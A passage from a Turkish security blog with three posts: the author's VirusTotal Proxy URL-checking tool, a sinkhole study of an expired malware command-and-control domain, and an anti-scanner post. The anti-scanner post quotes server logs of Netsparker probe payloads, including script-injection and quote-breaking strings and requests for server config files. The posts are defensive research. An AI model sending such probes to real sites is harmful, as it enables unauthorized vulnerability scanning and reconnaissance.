
```
cntlm.ini - Notepad
File Edit Format View Help
# proxies. Normally the value is auto-guessed.
#
# workstation    netbios_hostname
#
# List of parent proxies to use. More proxies can be defined
# one per line in format <proxy_ip>:<proxy_port>
#
Proxy           10.0.0.41:8080
# Proxy         10.0.0.42:8080
#
# List addresses you do not want to pass to parent proxies
# * and ? wildcards can be used
#
NoProxy         *
#
# Specify the port cntlm will listen on
# You can bind cntlm to specific interface by specifying
# the appropriate IP address also in format <local_ip>:<local_port>
# Cntlm listens on 127.0.0.1:3128 by default
#
Listen         3128
#
# If you wish to use the SOCKS5 proxy feature as well, uncomment
# the following option. It can be used several times
# to have SOCKS5 on more than one port or on different network
# interfaces (specify explicit source address for that).
#
# WARNING: The service accepts all requests, unless you use
# SOCKS5User and make authentication mandatory. SOCKS5User
# can be used repeatedly for a whole bunch of individual accounts.
#
#SOCKS5Proxy     8010
#SOCKS5User      dave:password
#
# Use -M first to detect the best NTLM settings for your proxy.
```

Aracın kullanımı ise oldukça basit. Aracı çalıştırmak için biri opsiyonel olmak üzere 4 adet parametre kullanmanız gerekiyor. -l parametresi ile aracın sistem üzerinde hangi bağlantı noktası üzerinde internet tarayıcısından gelecek bağlantı isteklerini dinleyeceğini belirtiyorsunuz. -r parametresi ile ister kendi sisteminizde çalışan ister başka bir sistem üzerinde çalışan ve internet bağlantısı kuracak olan proxy sunucusunun ip adresini belirtiyorsunuz. -p parametresi ile de haberleşilecek olan proxy sunucusunun hangi bağlantı noktası üzerinde çalıştığını belirtiyorsunuz. Opsiyonel olan -a parametresi ile de VirusTotal Proxy aracının VirusTotal üzerindeki 52 farklı kaynaktan kaç kaç zararlı kod tespit ederse sesli alarm üretmesi gerektiğini belirtiyorsunuz. (-a 2 ile 2 tane kaynak zararlı kod tespit ederse sesli alarm ver gibi)



```
C:\Windows\system32\cmd.exe - python vtp.py -l 8889 -r 127.0.0.1 -p 3128 -a 2
=====
VirusTotal Proxy [http://www.mertsarica.com]
=====
[+] Listening on port 8889
```

Son adımda ise internet tarayıcınızın ağ ayarlarında, proxy adresi olarak VirusTotal Proxy aracının dinlediği ip adresini ve bağlantı noktasını belirtiyorsunuz ve ardından VirusTotal Proxy aracını (vtp.py) çalıştırıyorsunuz ve web sitelerini gezmeye başlıyorsunuz. VirusTotal Proxy aracı siz web sitelerini gezerken arka planda tüm haberleştiğiniz siteleri VirusTotal'a gönderecek ve hem ekrana hem de vtp.txt dosyasına hangi sitede, kaç tane zararlı kod tespit edildiğini, rapor adresleri ile birlikte kayıt altına alacaktır.



1 28-3-2014 14:36:44|http://i.milliyet.com.tr| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://i.milliyet.com.tr/&token=c6ab91046a2386a777c54990caa8d4fcdcbcf448757561bf
2 28-3-2014 14:36:45|http://www.adobe.com| 1 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://www.adobe.com/&token=2711885954d1eb0ff961fe72d6a9dc68ecaa67275665e03a0a1dc0ef29
3 28-3-2014 14:36:45|http://www.googleadservices.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://www.googleadservices.com/&token=be218cbd227983674a82025a64d0f0492
4 28-3-2014 14:36:45|http://sa1.google-analytics.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://sa1.google-analytics.com/&token=a9b5574e0653d3c0c732736a401fc076bb
5 28-3-2014 14:36:45|http://stats.g.doubleclick.net| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://stats.g.doubleclick.net/&token=a563a8b723e2f5e001cf56e9919b1778848e52
6 28-3-2014 14:36:46|http://icube.milliyet.com.tr| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://icube.milliyet.com.tr/&token=id56082a746427d140dcb9c4023a6470caa3fba965
7 28-3-2014 14:36:47|http://sb.scorecardresearch.com| 1 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://sb.scorecardresearch.com/&token=e497ebdc853f81a9c9b2dd13bf2903361
8 28-3-2014 14:36:47|http://www.milliyet.com.tr| 2 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://www.milliyet.com.tr/&token=712de7e2ddf2f99b59a00edd424b4f60bdea9be63b54
9 28-3-2014 14:36:46|http://partner.googleadservices.com| 2 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://partner.googleadservices.com/&token=fe489cb9a13a9387836879ea40f
10 28-3-2014 14:36:46|http://icdnube.milliyetemlak.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://icdnube.milliyetemlak.com/&token=310233978c58aa6cbb1d1dc4eae07f0
11 28-3-2014 14:36:18|http://pubads.g.doubleclick.net| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://pubads.g.doubleclick.net/&token=310233978c58aa6cbb1d1dc4eae07f0
12 28-3-2014 14:36:18|http://i.milliyet.com.tr| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://i.milliyet.com.tr/&token=c6ab91046a2386a777c54990caa8d4fcdcbcf448757561bf
13 28-3-2014 14:36:18|http://cdn.tocdn.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://cdn.tocdn.com/&token=ca7731c5d28ff9d59a392fb2a1e95969bac1549df6d5f247d697241
14 28-3-2014 14:36:18|http://sb.scorecardresearch.com| 1 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://sb.scorecardresearch.com/&token=e497ebdc853f81a9c9b2dd13bf2903361
15 28-3-2014 14:36:19|http://subi.milliyet.com.tr| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://subi.milliyet.com.tr/&token=418609c31e3f70b4f762c2f4ea70143c2d5d9a0d67
16 28-3-2014 14:36:19|http://live.sporx.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://live.sporx.com/&token=21e7fa5c86f5148c422cb2a7be5514bc5b39e7421d53f4a1af2e169
17 28-3-2014 14:36:19|http://pagead2.googleadsyndication.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://pagead2.googleadsyndication.com/&token=e0c64fb1689d05b0b59ebf790
18 28-3-2014 14:36:18|http://www.milliyet.com.tr| 2 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://www.milliyet.com.tr/&token=712de7e2ddf2f99b59a00edd424b4f60bdea9be63b54
19 28-3-2014 14:41:20|http://icdnube.milliyetemlak.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://icdnube.milliyetemlak.com/&token=1200741e97d127eadab6cd599ef40f
20 28-3-2014 14:41:20|http://csi.gstatic.com| 0 / 52|https://www.virustotal.com/en/url/submission/?force=1&url=http://csi.gstatic.com/&token=3466e7ec9094b2789f436f10f1b9e5234c39999d40d65deb10e4

Hem sıradan kullanıcıların hem de siber güvenlik uzmanlarının faydalanabileceği bir araç olması dileğiyle bir sonraki yazıda görüşmek üzere herkese güvenli günler dilerim.

Not #1: VirusTotal Proxy aracını [buradan](#) indirebilirsiniz.

Not #2: Programın ihtiyaç duyduğu Twisted Python kütüphanesini [buradan](#) indirebilirsiniz.

Not #3: VirusTotal, otomatize işlemler için API'lerinin kullanılmasını rica ediyor dolayısıyla VirusTotal Proxy aracını şüphelendiğiniz siteleri kontrol amaçlı kullanmanızı rica ederim. VirusTotal API'sine [buradan](#) ulaşabilirsiniz.

Sanal Obruk

Source: <https://www.mertsarica.com/sanal-obruk/>

By M.S on March 1st, 2014




Obruk, yatay veya yataya yakın tabakalı kireçtaşlarında bulunan yeraltı nehirlerinin veya aktif mağara tavanlarının çökmesi sonucu oluşmuş baca veya kuyu görüntüsü veren derin çukurluklardır. Sanal obruk (sinkhole) ise zararlı yazılımlarla yapılan mücadelede, zararlı yazılım salgını (özellikle solucanlar) durdurmak, zararlı yazılım bulaşan sistemlerin sayısını tespit etmek ve zararlı yazılım hakkında bilgi toplamak için güvenlik firmaları, güvenlik araştırmacıları ve zararlı yazılım analistleri tarafından komuta kontrol merkezini ele geçirmeye yönelik kullanılan bir yöntemdir.


Bu yöntemde öncelikle zararlı yazılımın haberleştiği komuta kontrol merkezi tespit edilir. Ardından alan adını kayıt eden firma ile iletişime geçilerek alan adının güvenlik firmasına transfer edilmesi sağlanarak sonucu üzerine gelen trafik güvenlik firması tarafından analiz edilmektedir. Bunun dışında zararlı yazılım içinde gömülü olan DGA (domain generation algorithm) analiz edilerek, zararlı yazılımın ilerleyen zamanlarda haberleşeceği muhtemel alan adları tespit edilerek kayıt altına alınmakta ve trafiğin analiz edilmesi sağlanmaktadır. Bunlara ilave olarak komuta kontrol merkezi olarak kullanılan alan adları, zaman aşımına uğramaya yakın bir zamanda, salgında, aktif olarak kullanılmaya başlanmış ise zaman aşımına uğraması beklenerek tekrar kayıt altına alınarak trafik analiz edilebilmektedir.

2013 yılında, [sahte, zararlı Flash Player uygulaması](#) ile insanları kandırarak internet tarayıcılarına bulaşan ve sosyal medya hesaplarını ele geçirip reklam ve dolandırıcılık yapmaya çalışan çok sayıda zararlı yazılım ile karşılaştık ve hemen hemen her salgında zararlı yazılımların farklı alan adları ile haberleştiğini gördük. Bu salgınlarda dikkatimi çeken, yeni kayıt edilen her alan adının en fazla bir senelik alınması olmuştur. Bunu fırsat bilerek daha önce analiz ettiğim bir zararlı yazılım tarafından kullanılan ve zaman aşımı nedeniyle kaydı düşmüş olan bir alan adını kayıt ederek (sinkhole), 1.5 sene sonunda bu zararlı yazılımın ne kadar aktif olduğunu trafiği analiz ederek anlamaya çalıştım.

Bunun için zararlı yazılım tarafından kullanılan ve kayıt altına aldığım alan adını, üzerinde [Raspbian](#) ve [Nginx](#) kurulu olan [Raspberry Pi](#) cihazına yönlendirerek, zararlı yazılım bulaşmış sistemlerden gelen trafiği 14 saat boyunca izlemeye başladım. Tabii kazara veya bilinçli bir şekilde bu alan adına bağlananları, bu alan adının bir güvenlik araştırması nedeniyle kayıt altına alındığı konusunda da bilgilendirmeyi ihmal etmedim.




Trafiği izlemeye başladıktan 35 dakika sonra access.log dosyasının 400 KB olduğunu gördüm ve bu durum bana 1.5 sene sonra dahi zararlı yazılım bulaşmış sistemlerin halen aktif olduğunu göstermiş oldu.



14 saatin sonunda access.log dosyasını, en son yıllar yıllar önce kullandığım [Sawmill](#) aracı ile incelemeye başladım ve alan adını bu zaman zarfında 274 kişinin ziyaret etmiş olduğunu ve 40.300 hit aldığını gördüm.

274 ip adresinin IP blok bilgilerini daha önce Python ile geliştirmiş ve yayınlamış olduğum [WHOIS_DESC](#) aracı ile topladığımda, çoğunun ADSL kullanıcıları olduğunu gördüm fakat bu zararlı yazılımın TBMM, Maliye Bakanlığı IP bloklarında kullanılan sistemlere bulaşmış olduğu da dikkatimden kaçmadı. (Yetkililer dilerlerse ilgili IP adresleri hakkında bilgi almak için benimle iletişime geçebilirler.)




```
C:\Windows\system32\cmd.exe

C:\Users\Mert\Desktop\Desktop2\Sinkhole>cat desc.txt | cut -d ":" -f 2 | sort |
uniq | egrep -vi "ADSL"
70 Okullar Yolu, No 1 Kucuk Kaymakli, Lefkosa, Kibris
Ankara GPRS (2G-3G)-MGB
AUVA İletişim Hizmetleri A.S.
Celal Bayar Üniversitesi
DC-UAE-Pool1
Devlet Karayolu Uzeri Uzunkum/TRABZON
Global İletişim Hizmetleri A.S.
Koc.Net DSL Corlu
Konak Mah. İzmirlyolu Cad.
MALİYE BAKANLIĞI
Mecidiyekoy Büyükdere Cad. 1. İmar Is Hani No
Oztiryakiler Madeni Eşya San. ve Tic. A.S.
SuperOnline Inc.
Superonline Inc.
SuperOnline Inc.
Superonline International Online Information And Comm.Serv inc
Tellcom Adana Fiber Dynamic
Tellcom ADANA Fttx Fiber
Tellcom Ankara Fiber Dynamic
Tellcom Fiber Dynamic
TELLCOM İLETİŞİM HİZMETLERİ A.S.
Tellcom KARTAL Fttx Fiber
Tellcom UAE İst-Anadolu Dynamic
Tellcom YAPPA İstanbul Anadolu Dinamik - 1
Türk Telekom Tİnet national backbone
Türk Telekomünikasyon Anonim Şirketi
TURKCELL İNTERNET
TÜRKİYE BÜYÜK MİLLET MECLİSİ (TBMM)
Turksat Uydü-Net İnternet
Turksat Uydü Haberleşme Kablo TV ve İşletme A.S.
UAE-MARMARA?
YENİGÜN İNS.SAN.TİC.A.S.


C:\Users\Mert\Desktop\Desktop2\Sinkhole>
```

Zararlı yazılım, Javascript dosyası çağırdığı için normal olarak en çok çağırılan dosya uzantısı JS olmuştu. Ziyaretçilerin kullandığı internet tarayıcıları sıralamasında Firefox'un en üst sırada yer alması da bu zararlı yazılımdan en çok ve kalıcı olarak Firefox kullanıcılarının etkilendiğini gösteriyordu. Bu zararlı eklenti, ziyaret edilen her siteden gelen yanıt paketine, komuta kontrol merkezinden bir javascript dosyası çağırarak şekilde programlandığı için ziyaret edilen her siteye ait kayıtlar, komuta kontrol merkezinde de yer almaktaydı dolayısıyla referers kayıtları, sisteminde zararlı yazılım bulunanların ziyaret ettiği siteleri gösteriyordu.


Overview

Hits	Visitors	Size	Page views	Sessions	Session duration	Bounces	Bounce Rate
40,300 Avg/day —	274 Avg/day —	10.28 M Avg/day —	22 Avg/day —	10 Avg/day —	00:12:51 Avg/day —	4 Avg/day —	40.00% Avg/day —


Traffic




Country



Device Category



Hits (descending)



70.5 %	28,410	Firefox
18.4 %	7,405	Internet Explorer
4.7 %	1,896	unspecified
2.9 %	1,185	Mozilla
2.6 %	1,055	Chrome
0.8 %	338	Opera
0.0 %	6	unknown (possible spider)
0.0 %	4	Safari
0.0 %	1	(spider)

Web browser	↓ Hits	Visitors	Size	Page views	Sessions	Session duration	Bounces	Bounce Rate
1 Firefox	28,410 70.5 %	119	5.20 M	3	2	00:00:00	1	50.00%
2 Internet Explorer	7,405 18.4 %	108	4.19 M	12	6	00:12:51	1	16.67%
3 unspecified	1,896 4.7 %	138	1.44 K	5	1	00:00:00	0	0.00%
4 Mozilla	1,185 2.9 %	37	221.63 K	0	0	00:00:00	0	0.00%
5 Chrome	1,055 2.6 %	11	611.98 K	0	0	00:00:00	0	0.00%

Referrer	↓ Hits	Visitors	Size	Page views	Sessions	Session duration	Bounces	Bounce Rate
1 (no referrer)	8,679 21.5 %	158	1.25 M	17	6	00:12:51	3	50.00%
2 http://www.milliyet.com.tr/(omitted)	5,028 12.5 %	16	1.11 M	0	0	00:00:00	0	0.00%
3 http://googleads.g.doubleclick.net/(omitted)	3,554 8.8 %	93	866.42 K	0	0	00:00:00	0	0.00%
4 http://www.sahibinden.com/(omitted)	1,726 4.3 %	19	532.87 K	0	0	00:00:00	0	0.00%
5 http://ts7.travian.com.tr/(omitted)	1,043 2.6 %	6	195.56 K	0	0	00:00:00	0	0.00%
6 http://reklam.milliyet.com.tr/(omitted)	647 1.6 %	9	121.31 K	0	0	00:00:00	0	0.00%
7 http://www.youtube.com/(omitted)	604 1.5 %	63	168.60 K	0	0	00:00:00	0	0.00%
8 http://eu-u.openx.net/(omitted)	526 1.3 %	10	99.80 K	0	0	00:00:00	0	0.00%
9 http://ng2.virgul.com/(omitted)	453 1.1 %	6	85.33 K	0	0	00:00:00	0	0.00%
10 http://ext.ciceksepeti.com/(omitted)	427 1.1 %	1	247.69 K	0	0	00:00:00	0	0.00%
11 http://ads.milliyet.cubecdn.net/(omitted)	399 1.0 %	8	74.81 K	0	0	00:00:00	0	0.00%
12 http://www.gittigidiyor.com/(omitted)	367 0.9 %	7	212.89 K	0	0	00:00:00	0	0.00%
13 http://tr.msn.com/(omitted)	355 0.9 %	15	76.38 K	0	0	00:00:00	0	0.00%
14 http://ib.adnxs.com/(omitted)	311 0.8 %	22	96.00 K	0	0	00:00:00	0	0.00%
15 http://static.adhood.com/(omitted)	250 0.6 %	10	48.05 K	0	0	00:00:00	0	0.00%
16 http://www.girlsgogames.com.tr/(omitted)	223 0.6 %	1	41.81 K	0	0	00:00:00	0	0.00%
17 http://tr.adsplats.com/(omitted)	222 0.6 %	2	113.86 K	0	0	00:00:00	0	0.00%
18 http://cm.g.doubleclick.net/(omitted)	222 0.6 %	30	68.71 K	0	0	00:00:00	0	0.00%
19 http://platform.linkedin.com/(omitted)	219 0.5 %	8	121.93 K	0	0	00:00:00	0	0.00%

Görüldüğü üzere internet tarayıcılarına eklenti olarak bulaşan bu ve benzer zararlı yazılımlar kolay kolay temizlenememekte ve komuta kontrol merkezi olarak kullanılan alan adları, zaman aşımına uğradıktan sonra bile sistemde var olmaya devam etmektedir. Her ne kadar sistemde bu zararlı eklentiler var olmaya devam etse de, komuta kontrol merkezleri olarak kullanılan bu alan adlarının, zaman aşımı nedeniyle bir tehdit oluşturmadığını düşünülebilir fakat art niyetli kişilerin zaman aşımına uğramış alan adlarını tekrar kayıt ederek, kendisine gelen tüm istekleri istismar kiti yüklü olan sitelere yönlendirme ve/veya [Beef](#) gibi bir araca yönlendirme ihtimali asla göz ardı edilmemelidir.

Zararlı yazılım ihtimaline karşı belli aralıklarda internet tarayıcınızın eklentilerini kontrol etmenizi önerir, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Anti Scanner

Source: <https://www.mertsarica.com/anti-scanner/>














By M.S on February 3rd, 2014



2011 yılının Şubat ayında, web sitemin, [Acunetix](#), [Netsparker](#) ve [Appscan](#) web uygulaması güvenliği zafiyet tarama araçları ile sıkça taranmasından dolayı bu araçlar üzerinde ufak bir araştırma yapıp [Script Kiddie Bezdirme Mekanizması](#) adında bir yazı yazmışım. Geçtiğimiz aylarda sitemin kayıtlarını incelerken yine çok sayıda Netsparker ile tarama kaydına rastladım. Ufak bir araştırma ve karşılaştırma sonucunda, geçtiğimiz 3 sene içinde sitemi taramak için kullanılan araçların başında yine Netsparker'in (community edition) olduğunu, ikinci olarak ise Acunetix'in (ticari sürüm) olduğunu gördüm. Netsparker'in hem ücretsiz olması hem de ticari sürümüne göre kısıtları olmasına rağmen, rakiplerine kıyasla daha tutarlı sonuçlar üretebilen etkili bir araç olması, güvenlik uzmanlarının yanı sıra niyeti bozuk arkadaşlar tarafından da tercih edilmesine neden olmaktadır. 3 sene önceye göre sitesi daha da sık taranan ve nezaketen de olsa tarayanlar tarafından ne idari ne de teknik zafiyet analiz raporu paylaşılmayan biri olarak (:)) tarayanların işini 3 sene önceye göre biraz daha zorlaştırmaya, yöntemi ve ilgili kodları sizlerle paylaşmaya karar verdim.

Sitem daha çok Netsparker ile tarandığı için ilk olarak Netsparker odaklı basit bir çözüm üretmeye karar versem de, özelleştirilebilen daha esnek bir çözümün daha fazla zafiyet tarayıcısını ve zafiyet arayan botları engellemede kullanılabileceğini düşünerek farklı çözümler üzerinde düşünmeye başladım.

İşe ilk olarak WordPress'in trafik kayıtlarını incelemekle başladım. Çoğu zafiyet tarayıcısı tarama esnasında, [USER-AGENT](#) alanları da dahil olmak üzere sunucuya gönderilen verilere imzalarını (Acunetix, Netsparker vs.) atarlar. Özellikle Netsparker gibi ücretsiz olarak dağıtılan araçlarda bu imzaların arayüz üzerinden değiştirilmesi çoğu zaman mümkün olmamaktadır dolayısıyla bu imzaya yönelik üretilebilecek basit bir çözüm, tara ve geçten öteye gidemeyen niyeti bozuk kişileri ve/veya botları bezdirmek için yeterli olacaktır. Örneğin aşağıdaki iki ekran görüntüsüne bakacak olursanız burada Netsparker'ın USER-AGENT alanında imzasına yer verdiğini görebilirsiniz.

17 December, 2013	12:51:08	85.102.160.100	English		http://\'--/style/scriptscriptnetsparker(0x0002B4)/script	[Page]: Home
17 December, 2013	12:51:05	85.102.160.100	English		http://\'+NSFTW+\'	[Page]: Home
17 December, 2013	12:50:46	85.102.160.100	English		http://\'+NSFTW+\'	[Page]: Home
17 December, 2013	12:50:45	85.102.160.100	English		http://ns:netsparker056650=vuln	[Page]: Home
17 December, 2013	12:50:40	85.102.160.100	English		http://ns:netsparker056650=vuln	[Page]: Home
17 December, 2013	12:50:38	85.102.160.100	English		http://netsparker.com/n	[Page]: Home
17 December, 2013	12:50:34	85.102.160.100	English		http://\'+NSFTW+\'	[Page]: Home
17 December, 2013	12:50:32	85.102.160.100	English		http://\'+NSFTW+\'	[Page]: Home
17 December, 2013	12:50:30	85.102.160.100	English		http://\'--/style/scriptscriptnetsparker(0x00028F)/script	[Page]: Home
17 December, 2013	12:50:30	85.102.160.100	English		http://netsparker.com/n	[Page]: Home
17 December, 2013	12:50:25	85.102.160.100	English		http://\'--/style/scriptscriptnetsparker(0x000284)/script	[Page]: Home
17 December, 2013	12:50:15	85.102.160.100	English		http://ns:netsparker056650=vuln	[Page]: Home
17 December, 2013	12:50:07	85.102.160.100	English		http://ns:netsparker056650=vuln	[Page]: Home

Report for 85.102.160.100

Ban IP address

Records in database:952

Latest hit:17 December, 2013 12:52:27

First hit:17 December, 2013 12:44:41













User agent(s):

Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)

Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/7.0)

Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36

URLs Requested

Date	Time	OS	Browser	Agent	Referrer	URL Requested
17 December, 2013	12:52:27	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)		/wp-content/dosygen.conf
17 December, 2013	12:52:18	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)		/wp-content/httpd-vhosts.conf
17 December, 2013	12:52:17	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)		/wp-content/local.conf
17 December, 2013	12:52:16	 Windows XP	 Internet Explorer 6	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; Netsparker)		/wp-content/httpd.conf
